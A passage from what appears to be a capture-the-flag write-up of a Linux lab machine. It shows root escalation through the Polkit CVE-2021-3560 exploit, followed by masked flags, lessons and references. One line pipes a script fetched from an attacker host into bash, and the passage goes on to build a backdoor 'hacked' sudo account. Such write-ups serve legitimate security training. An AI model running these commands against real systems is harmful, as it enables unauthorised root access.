
```
searchsploit -m linux/local/50011.sh
python -m http.server 8888
# on the target
curl http://<attacker_ip>:8888/50011.sh | bash
```

```
[*] New user hacked created with uid of 1005
[*] Adding password to /etc/shadow and enabling user
[*] Exploit complete!
[*] Run 'su - hacked', followed by 'sudo su' to gain root access
```

The script creates a new local account, `hacked`, with full `sudo` rights. Switching to it and escalating gives a root shell:

```
su - hacked
sudo su
```

```
[root@paper hacked]#
```



Running the CVE-2021-3560 exploit and escalating to root via the newly created hacked account.

This gives the root flag.

5. Flags

USER.TXT	ROOT.TXT
144d• • • • • • • • • • • •	b8e7• • • • • • • • • • • •

6. Notes & lessons

New techniques: reading a custom response header to discover a hidden virtual host, exploiting WordPress's unauthenticated draft-disclosure bug (CVE-2019-17671) via feed sort-order manipulation, and abusing an internal chatbot's unsanitized file-read command to pivot from a chat account to the host's own credentials.

Interesting: the entire foothold chain is a sequence of small information leaks rather than a single exploit, an HTTP header, an unpublished draft, a bot's own env file, each handing off to the next.

7. References

- CVE-2019-17671: WordPress unauthenticated private/draft post disclosure (exploit-db 47690)
- CVE-2021-3560: Polkit local privilege escalation via dbus-send race condition (exploit-db 50011)